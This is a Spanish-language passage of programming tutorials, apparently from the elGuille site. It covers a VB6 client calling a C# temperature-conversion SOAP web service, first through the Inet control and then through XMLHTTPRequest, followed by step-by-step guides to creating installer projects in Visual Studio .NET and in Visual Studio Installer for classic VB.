    parser.loadXML cSOAPFaC
    '
    ' Indicar el parámetro a enviar
    parser.selectSingleNode("/soap:Envelope/soap:Body/FaC/valor").Text = txtF.Text
    '
    ' Mostrar el código XML enviado al servicio Web
    Text1.Text = parser.xml
    ' Usar el control Inet para realizar la operación HTTP POST
    Inet1.Execute txtURL.Text, "POST", parser.xml, "Content-Type: text/xml; charset=utf-8" & vbCrLf
& "SOAPAction: http:"//elGuille/WebServices/FaC"
End Sub

Private Sub Form_Load()
    Text1.Text = "Cliente VB6" & vbCrLf & "del Servicio Web Conversor de ºC a ºF"
End Sub

Private Sub Inet1_StateChanged(ByVal State As Integer)
    '
    If (State = icResponseCompleted) Then ' icResponseCompleted = 12
        Dim s As String
        '
        ' Leer los datos devueltos por el servidor
        s = Inet1.GetChunk(4096)
        Text1.Text = s
        '
        ' Poner los datos en el analizador de XML
        Dim parser As DOMDocument
        Set parser = New DOMDocument
        parser.loadXML s
        '
        On Error Resume Next
        '
        If tipo = deCaF Then
            txtF.Text =
parser.selectSingleNode("/soap:Envelope/soap:Body/CaFResponse/CaFResult").Text
        Else
            txtC.Text =
parser.selectSingleNode("/soap:Envelope/soap:Body/FaCResponse/FaCResult").Text
        End If
```

```
        '
        If Err.Number > 0 Then
            Text1.SetFocus
        End If
    End If
End Sub
```

El código del servicio Web creado con C#

Este es el código usado para crear el servicio Web.
Estará dentro de un fichero llamado Conversor.asmx el cual tendrá que estar copiado en una carpeta del servidor Web local (si tu intención es probarlo sin estar conectado a Internet).

```
<%@ WebService Language="c#" Class="CelsiusFahrenheit.Conversor" %>

using System.Web.Services;

namespace CelsiusFahrenheit
{
    ///
    /// Descripción breve de Conversor.
    ///
    [WebService(Namespace="http://elGuille/WebServices",
                Description="Conversor de grados Fahrenheit a grados centígrados (Celsius)")]
    public class Conversor
    {
        //
        const double fc = (5.0 / 9.0);
        //
        [WebMethod(Description="Convierte de Fahrenheit a Celsius, devuelve un valor Double")]
        public double FaC(double valor)
        {
            return ((valor - 32) * fc);
        }
        [WebMethod(Description="Convierte de Celsius a Fahrenheit, devuelve un valor Double")]
        public double CaF(double valor)
        {
            return (valor / fc + 32);
        }
        //
    }
}
```

Modificación para NO usar el Internet Transfer Control para acceder al servicio Web (29/Jun/03)

En el ejemplo que te mostré arriba, se utiliza el control INET (Internet Transfer Control) para acceder al servicio Web, tanto para enviar los datos como para recibirlos, pero si no quieres no hace falta ya que el **Microsoft XML version 2.0** incluye un objeto para poder hacer esta tarea, se trata de **XMLHTTPRequest**.
Este objeto contiene una serie de métodos que nos permite enviar un comando al servicio Web para mandarle la información y también nos permite recibir los datos que el servicio Web nos envía.

Veremos el código que habría que cambiar para que funcione el proyecto para acceder al servicio Web conversor de temperaturas.

Lo primero que **no** necesitamos es el control **Inet**, por tanto puedes quitarlo del formulario, así como la referencia que tenemos (en Proyecto/Componentes...).
También puedes quitar el evento Intet1_Statechanged ya que no lo necesitaremos.

Aquí (dentro de unas líneas) te voy a mostrar el nuevo código. Lo primero que tendrás que hacer es sustituir el código de los eventos Click de los dos botones de conversión, además de añadir un par de nuevos

procedimientos para enviar y recibir la información del servicio Web.
Aunque antes te voy a explicar un poco cómo funciona el objeto **XMLHTTPRequest** y cómo usarlo.

Cuando enviamos un comando POST (ahora veremos cómo), se envía el comando al servicio Web (igual que hacíamos con el control **Inet**) y el servicio Web nos devolverá una respuesta, esa respuesta tendrá que procesarla también el objeto **XMLHTTPRequest**. Como puede ser que la respuesta tarde en llegar, se podría hacer que se nos notificara cuando esa respuesta llegue (forma asíncrona) o también podemos esperar hasta que la respuesta llegue y después continuar (forma síncrona). Esta última será la forma que vamos a utilizar, ya que la otra (la asíncrona) necesita algo de más código e incluso la creación de una clase, que sería la que recibiera la notificación de que se ha terminado de recibir los datos desde el servidor.

> **Nota:**
> Si quieres ver cómo se hace esto último te recomiendo que te bajes el **Microsoft XML 4.0 Parser SDK** y en la documentación está cómo hacerlo, (este otro link te llevará a la documentación de **MSXML 4.0 SDK** en línea y en inglés).
> Si tienes la documentación del mencionado SDK puedes buscar estos temas:
> *Use the onReadyStateChange Property (Visual Basic)*
> *Make XML Requests Over HTTP (Visual Basic)*
> *Program with DOM in Visual Basic*

Bueno, ahora si vamos a ver el código.
Si quieres bajarte el código ya "hecho", pulsa este link. ClienteVB6CF2.zip 8.91 KB

El código de los dos eventos Click (este código tendrás que reemplazarlo del código mostrado anteriormente)

```
Private Sub cmdC2F_Click()
    tipo = deCaF
    '
    Dim parser As DOMDocument
    Set parser = New DOMDocument
    ' cargar el código SOAP para CaF
    parser.loadXML cSOAPCaF
    '
    ' Indicar el parámetro a enviar
    parser.selectSingleNode("/soap:Envelope/soap:Body/CaF/valor").Text = txtC.Text
    '
    ' Mostrar el código XML enviado al servicio Web
    Text1.Text = parser.xml
    '
    '
    enviarComando parser.xml, "http:"//elGuille/WebServices/CaF"
    '
End Sub

Private Sub cmdF2C_Click()
    tipo = deFaC
    '
    Dim parser As DOMDocument
    Set parser = New DOMDocument
    ' cargar el código SOAP para FaC
    parser.loadXML cSOAPFaC
    '
    ' Indicar el parámetro a enviar
    parser.selectSingleNode("/soap:Envelope/soap:Body/FaC/valor").Text = txtF.Text
    '
    ' Mostrar el código XML enviado al servicio Web
    Text1.Text = parser.xml
    '
    '
    enviarComando parser.xml, "http:"//elGuille/WebServices/FaC"
    '
End Sub
```

El nuevo código para enviar el comando al servicio Web y el que procesa el código recibido del servicio Web.

```
Private Sub enviarComando(ByVal sXml As String, ByVal sSoapAction As String)
    ' Enviar el comando al servicio Web
    '
    ' usar XMLHTTPRequest para enviar la información al servicio Web
    Dim oHttReq As XMLHTTPRequest
    Set oHttReq = New XMLHTTPRequest
```

```
    '
    ' Enviar el comando de forma síncrona (se espera a que se reciba la respuesta)
    oHttReq.open "POST", txtURL.Text, False
    ' las cabeceras a enviar al servicio Web
    ' (no incluir los dos puntos en el nombre de la cabecera)
    oHttReq.setRequestHeader "Content-Type", "text/xml; charset=utf-8"
    oHttReq.setRequestHeader "SOAPAction", sSoapAction
    ' enviar el comando
    oHttReq.send sXml
    '
    ' este será el texto recibido del servicio Web
    procesarRespuesta oHttReq.responseText
    '
End Sub

Private Sub procesarRespuesta(ByVal s As String)
    ' procesar la respuesta recibida del servicio Web
    Text1.Text = s
    '
    ' Poner los datos en el analizador de XML
    Dim parser As DOMDocument
    Set parser = New DOMDocument
    parser.loadXML s
    '
    On Error Resume Next
    '
    If tipo = deCaF Then
        txtF.Text = "Error"
        txtF.Text = parser.selectSingleNode("/soap:Envelope/soap:Body/CaFResponse/CaFResult").Text
    Else
        txtC.Text = "Error"
        txtC.Text = parser.selectSingleNode("/soap:Envelope/soap:Body/FaCResponse/FaCResult").Text
    End If
    '
    If Err.Number > 0 Then
        Text1.SetFocus
    End If
End Sub
```

Si observas los cambios, te darás cuenta que usando el objeto **XMLHTTPRequest** tenemos que indicar las cabeceras enviadas al servicio Web se indica usando el método **setRequestHeader** y el código XML se envía con el método **send**.

En fin... espero que ahora sepas otra forma de comunicarte con un servicio Web XML creado con .NET

Nos vemos.
Guillermo

Microsoft .net **Cómo... en .NET**

Crear un proyecto de instalación (Setup)
para Windows

Publicado el 15/Jun/2003
Actualizado el 14/Jul/2003

Aquí vamos a ver los pasos que habría que seguir para crear un proyecto de instalación para una aplicación de escritorio (aplicación/programa/proyecto Windows)

> **Nota:**
> Sigue este link, si lo que quieres crear una instalación para VB6 con el Visual Studio Installer

Introducción:

Aunque como sabemos con .NET Framework no es necesario crear programas (o proyectos) de instalación, dado que este nuevo entrono facilita la forma de distribuir las aplicaciones mediante lo que se llama instalación XCOPY (o FTP), es decir, podemos copiar nuestras aplicaciones creadas con cualquier lenguaje .NET simplemente copiando el directorio con el ejecutable y las librerías de las que depende al equipo en el que queremos usarlo y ya funcionará. Pero funcionará si el equipo de destino ya tiene instalada el "runtime" de .NET Framework, y esto es así porque ese runtime ya incluye todo lo que necesitamos para que nuestra aplicación funcione. Aunque en ocasiones, es posible que además de esas librerías "básicas" (incluidas en el runtime del .NET), necesitemos copiar nuevas librerías, en ese caso simplemente copiaremos las librerías extras dentro del propio directorio de nuestra aplicación y... ¡todo funcionará!
Esto es así porque no necesitamos registrar ningún componente para poder usarlo con nuestra aplicación, por tanto... realmente no necesitamos crear ningún proyecto de instalación, pero... si es eso lo que quieres hacer, para facilitarte las cosas, no es lo mismo tener que copiar cosas en una carpeta que distribuir un instalador y que sea el propio usuario el que se encargue del proceso de instalación, así como de eliminar dicha instalación cuando le apetezca.

También habrá ocasiones en las que tengamos que instalar una librería "compartida", en esos casos, la creación de un proyecto de instalación nos facilitará el registro (o copia) de esa librería en el GAC (Global Assembly Cache, caché de ensamblado global) que es una carpeta especial usada por el .NET

Framework en la que estarán todas las librerías compartidas del .NET Framework.

> **Nota:**
> Para que una librería se pueda usar de forma global, ésta debe estar firmada con un Strong Name (nombre seguro). Si quieres saber más cómo crear (o firmar) una librería con nombre seguro, puedes leer mi artículo sobre ese tema: Crear y registrar un ensamblado con nombre seguro

Aviso importante:

Una cosa que debes saber antes de seguir, es que creando un proyecto de instalación, no se instala el runtime del .NET Framework.
Cuando creamos el proyecto de instalación, éste se encargará de instalar nuestra aplicación y los demás ficheros (archivos) que le indiquemos, pero NO instalará el runtime.
Lo repito para que quede claro y no haya dudas...
El runtime (o redistribuible) de .NET Framework debemos instalarlo por nuestra cuenta ANTES de instalar nuestra aplicación.

Bien, sabiendo esto, sigamos con lo nuestro.

Vamos a ver cómo crear un proyecto de instalación.

Para que quede la cosa clara, primero tendremos que tener abierto el proyecto con el ejecutable (o aplicación) que queremos distribuir, (si quieres, puedes crear un nuevo proyecto, simplemente para probar).
Supongamos que el proyecto que queremos distribuir se llama: ClienteSetup y lo tenemos abierto en el Visual Studio .NET (la versión usada para este artículo es la versión 2002, pero los pasos a seguir serán los mismos para versiones posteriores).

Proyecto de instalación usando el Asistente:

Del menú **Archivo**, seleccionaremos la opción **Agregar proyecto>Nuevo proyecto...**, se mostrará el cuadro de diálogo de añadir nuevo proyecto, del panel izquierdo selecciona **Proyectos de instalación e implementación**, en el panel derecho se mostrarán los posibles tipos de proyectos, seleccionaremos **Asistente para proyectos de instalación** (después veremos cómo crear un proyecto de instalación sin usar el asistente).
Este cuadro de diálogo podemos verlo en la siguiente figura (Figura 1):

Figura 1, cuadro de diálogo Agregar nuevo proyecto

Se mostrará el Asistente para proyectos de instalación (iremos viendo las distintas pantallas que se irán mostrando), en la figura 2, tenemos la primera de las 5 pantallas del asistente:

Figura 2, Primera pantalla del asistente

En esta pantalla, simplemente pulsaremos en Siguiente, para que se muestre la siguiente pantalla del asistente:

Figura 3, seleccionar el tipo de proyecto

Aquí dejaremos la opción que hay seleccionada, ya que lo que queremos es crear un proyecto de instalación para una aplicación de Windows.
Pulsamos en Siguiente

En la cuarta pantalla del asistente, se nos preguntará qué es lo que queremos incluir en el proyecto de instalación, tal como se muestra en la Figura 4:

Figura 4, indicar los resultados a incluir en el proyecto de instalación

Si sólo queremos distribuir el ejecutable, seleccionaremos la primera de las opciones: Resultado principal del "Nombre del proyecto", en caso de que queramos incluir también el código fuente, seleccionaremos la última de las opciones que se indican, pero por ahora sólo seleccionaremos la primera de ellas.
Una vez realizada la selección, pulsaremos en Siguiente.

Se nos mostrará la siguiente pantalla (ver la Figura 5), desde aquí podemos añadir más archivos, como por ejemplo imágenes y otros ejecutables, bases de datos, etc., que nuestro programa necesite; en caso de que así sea, pulsaremos en el botón Agregar... y seleccionaremos el o los ficheros extras que queramos. Si no tenemos que añadir nada más, (o cuando hayamos terminado de agregar los ficheros que queramos), pulsaremos en Siguiente para finalizar el asistente.

Figura 5

Una vez terminado, el asistente nos mostrará información sobre las cosas que hemos indicado, tal como se muestra en la Figura 6:

Figura 6

Una vez que hemos terminado con el asistente, (después de pulsar en el botón Finalizar), tendremos un nuevo proyecto en la solución del proyecto que queremos distribuir. Esto lo podemos comprobar en el Explorador de soluciones, tal como podemos ver en la figura 7:




Figura 7, el explorador de soluciones

Lo único que nos queda es generar el proyecto Setup1 y ya tendremos creado el proyecto de instalación, el cual se encontrará en la carpeta indicada para almacenar ese proyecto de instalación y dependiendo que estemos en modo Debug o Release, tendremos que navegar hasta la carpeta correspondiente. Dentro de esa carpeta se incluirán estos ficheros:

Figura 8, los ficheros generados con el instalador

Realmente sólo necesitaremos el fichero con la extensión **.msi**, ya que el resto es para los casos de que el equipo de destino no disponga del Windows Installer 2.0, si estamos seguro de que es así, sólo necesitaremos usar el fichero Setup1.msi, si no estamos seguro de que tenga el Windows Installer 2.0, usaremos los 5 ficheros incluidos en el directorio.

Nota:
Si seleccionamos Propiedades del proyecto de instalación (el último icono mostrado al seleccionar el proyecto de instalación del Explorador de soluciones, ver figura 7), podemos cambiar esta generación de tantos ficheros "de soporte", es decir, podemos cambiar la configuración para que sólo se genere el fichero con extensión .msi

Proyecto de instalación sin usar el asistente:

Si te decides por seleccionar un proyecto de instalación sin usar el asistente, sigue estos pasos para crearlo:

1- Del cuadro de diálogo de Agregar nuevo proyecto (ver figura 1), selecciona Proyecto de instalación.

2- Se agregará un nuevo proyecto de instalación.

3- Selecciona el proyecto del Explorador de soluciones, pulsa con el botón secundario del ratón y del menú desplegable selecciona la opción Agregar>Resultados del proyecto.

4- Se mostrará una ventana como la de la figura 9:




Figura 9, agregar grupo de resultados del proyecto

5- Seleccionaremos de la lista desplegable el proyecto que queremos usar y pulsaremos en Aceptar.

A partir de este momento, el resto será como si hubiésemos usado el asistente.

También podemos usar esta última forma de agregar resultados (o más cosas) en el caso de que queramos distribuir más de un proyecto, ya que en esa lista

desplegable se mostrarán cada uno de los proyectos que tengamos en nuestra solución (o grupo de proyectos).

Bueno, y esto es todo... espero que, aunque sólo haya sido de forma genérica, te haya quedado claro cómo crear un proyecto de instalación para Windows. En otra ocasión veremos cómo crear otros tipos de proyectos de instalación y/o cómo configurar o adaptar las imágenes que se mostrarán... aunque esto es lo mismo para un proyecto de Visual Studio .NET como para uno de Visual Studio (o Visual Basic), siempre que usemos el Visual Studio Installer.

Nos vemos.
Guillermo
Nerja, 15 de junio de 2003

Visual Studio Installer
Cómo crear un proyecto de instalación para VB clásico

Publicado: 14/Jul/2003
Actualizado: 17/Jul/2003

Hace tiempo que tenía que haber publicado algo sobre la instalaciones para Visual Basic (clásico). Pero siempre por una cosa u otra... pues lo que pasa, que no lo publicaba.
También era por querer poner la información lo más completa posible, así que... me he decidido a publicar algo con lo que al menos tengas por dónde empezar... posiblemente en otra ocasión ampliaré el contenido... y si no lo hago... espero que al menos con esto tengas suficiente.

Pulsa este link si buscas información sobre cómo crear una instalación con Visual Studio .NET.

Sobre lo que vamos a tratar aquí es la creación de programas de instalación usando el Windows Installer, para ello necesitarás tener el Visual Studio 6.0 y el "añadido" Visual Studio Installer, (cuya versión, a la hora de escribir este artículo es la 1.1), el cual tendrás que bajártelo (si no lo tienes ya) del sitio de Microsoft.

> **Nota:**
> La verdad es que me parece que el Visual Studio Installer ya no se incluye en el Patform SDK, (puede que sea porque ahora ya no se vende más el Visual Studio y el VS.NET ya incluye los proyectos de instalación), así que, es posible que en estos links no esté el Visual Studio Installer (no lo confundas con el Windows Installer, el cual si que está, pero eso es otra cosa, no sirve para crear proyectos, sino para que el sistema pueda "entender" los .msi)

Si no cambian de dirección, (cosa que seguramente ocurrirá), a fecha de hoy, tendrás que conseguir el Platform SDK en el cual se incluye, entre otras muchas cosas, el Visual Studio Installer, no se si existe una forma "fácil" de conseguir sólo el VSI por separado, (antes si se podía), así que, tendrás que intentarlo desde esta dirección, (o direcciones):
http://www.microsoft.com/msdownload/platformsdk/sdkupdate/default.htm?p=/msdownload/platformsdk/sdkupdate/psdkredist.htm

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/msi/setup/about_windows_installer.asp

(si algunos de estos links no están operativos, busca en la página de Microsoft para averiguar dónde lo han puesto... aunque, como te comenté anteriormente, es posible que ya no esté en ningún lado...)

Nota 17/Jul/03:
Pues si que está, gracias a Orestes Leon que me mandó el link:
http://msdn.microsoft.com/vstudio/downloads/tools/vsi11/download.aspx

---

Bueno, espero que hayas conseguido el VSI (el que yo tengo a la hora de escribir esto es la versión 1.1), así que, si el que estás usando es distinto... échale imaginación y confiemos en que no haya cambiado demasiado...

-Lo primero que hay que hacer es abrir el Visual Interdev (aunque al instalar el VSI te habrá creado un acceso directo llamado Visual Studio Installer)
-Si no te muestra la pantalla de Nuevo proyecto, tendrás que crear un nuevo proyecto
-Te mostrará el cuadro de diálogo mostrado en la Fig.1

Fig. 1, El diálogo de nuevo proyecto

-Del panel izquierdo, selecciona Visual Studio Installer Projects.
-Del panel derecho, selecciona Visual Basic Installer.
-Indica el nombre del proyecto y
-Selecciona el directorio en el que se creará el proyecto
-Pulsa en "Open" y te mostrará el cuadro de diálogo mostrado en la Fig.2

...

Fig. 2, Seleccionar el proyecto de VB

-Selecciona el proyecto de VB que quieres distribuir (pulsa en el botón Browse...)
-Una vez lo hayas seleccionado, te dirá que si quieres usar los diálogos en inglés... yo siempre lo dejo con la opción predeterminada.

Fig. 3

-Una vez hecho esto, ya tendremos el proyecto creado, ahora sólo falta configurarlo un poco.

> **Nota:**
> He de aclarar que con el Visual Studio Installer no es fácil instalar las librerías de acceso a bases de datos, en el caso de MSDE, puedes ver el link que hay más abajo.
> Yo, (porque no me gusta complicarme la vida), cada vez que voy a distribuir un ejecutable con acceso a datos, uso el programa de distribución que se incluye con el Visual Basic (PDWizard)

-El explorador de proyectos te mostrará algo como lo que ves en la figura 4.




Fig. 4, El explorador de proyectos

-En la carpeta Files estarán los ficheros de tu aplicación, normalmente el ejecutable y las dependencias que haya encontrado. En el ejemplo mostrado en la figura, es un proyecto que accede a bases de datos.
-Si quieres incluir algún fichero más, por ejemplo una base de datos o algún otro documento, pulsa con el botón derecho en la carpeta Files y selecciona **Add...** y después **Files...** o más ejecutables (o librerías) de Visual Basic (ver figura 5)

Figura 5, El menú para agregar más ficheros

-Ahora vamos a configurar la forma en que se creará el instalador.
-Aquí tendremos varias opciones a elegir:
-Crearlo "normal", es decir sólo el .msi (esto está bien si se va a distribuir en sistemas que ya tengan el Windows Installer, el cual se incluye en las versiones de Windows 2000 y superiores.
-Si no sabemos en que sistema se va a distribuir, podemos indicar que se incluya el Windows Installer
-Además tenemos la opción de poder seleccionar si se va a optimizar para mejorar la velocidad o el tamaño de la instalación.
-Para poder configurar estas cosillas, tendremos que seleccionar las propiedades del proyecto, cosa que puedes conseguir, bien pulsando con el botón secundario (derecho) del ratón en el nombre del proyecto de del Explorador de proyectos (ver figura 4) o bien desde el menú **Poject** y después seleccionado "propiedades" del proyecto que has creado (normalmente la última opción del menú Project)
-Se mostrará el cuadro de diálogo mostrado en la figura 6, en el que podemos indicar lo que necesitemos indicar...




Figura 6, El cuadro de diálogo para configurar el proyecto

-Como por ejemplo lo que te comenté antes, si se va a incluir el Windows Installer. En cuyo caso habrá que seleccionar **Installer with Windows Installer Loaded** de la lista desplegable "**Build type**".
-Si queremos crear sólo el .msi, deja la opción que te muestra por defecto: **Installer**.
-De la lista **Compression** indicaremos si queremos optimizar para velocidad (speed) o tamaño (size)
-En **Configuration** (arriba del todo), deberías elegir **Release** en lugar de **Debug**.
-En las siguientes solapas, puedes rellenar las de **Support** y **Summary** con la información de tu copyright, dirección (URL) de soporte, etc.
-Ahora vamos a configurar lo que el instalador de Windows mostrará.
-Para ello, selecciona del Explorador de proyectos la carpeta **Target Machine** y de esta **User Interface**, te mostrará algo parecido a la figura 7.




Fig. 7, Las opciones de User Interface

-Podemos dejarlo como está, aunque también podemos añadir nuevas pantallas.
-Por ejemplo, si nos interesa mostrar una ventana con un "**License Agreement**" (o licencia de usuario, esa que tiene que aceptar para continuar), debemos agregar ese cuadro, ésta se incluirá automáticamente después de **Welcome**.
-Para añadirla, pulsa en **Install Dialogs** con el botón derecho, te mostrará un menú del que tendrás que elegir **Add Dialog...**, el cual te mostrará el cuadro de diálogo de la figura 8.

Fig. 8, Añadir un nuevo cuadro de diálogo

-Selecciona **License Agreement** y pulsa OK (Aceptar)
-Selecciona ese elemento de la lista de **Install Dialogs** y en la ventana de propiedades tendrás dos opciones (tal como se muestra en la figura 9): **BannerBitmap** (de este hablaremos dentro de un rato) y **LicenseFile**, el cual debe ser un fichero de tipo **RTF** (puedes crearlo con el Word o con el Write de Windows), para indicar el fichero de licencia, tendrás que pulsar en el botón con los tres puntos suspensivos y buscarlo...

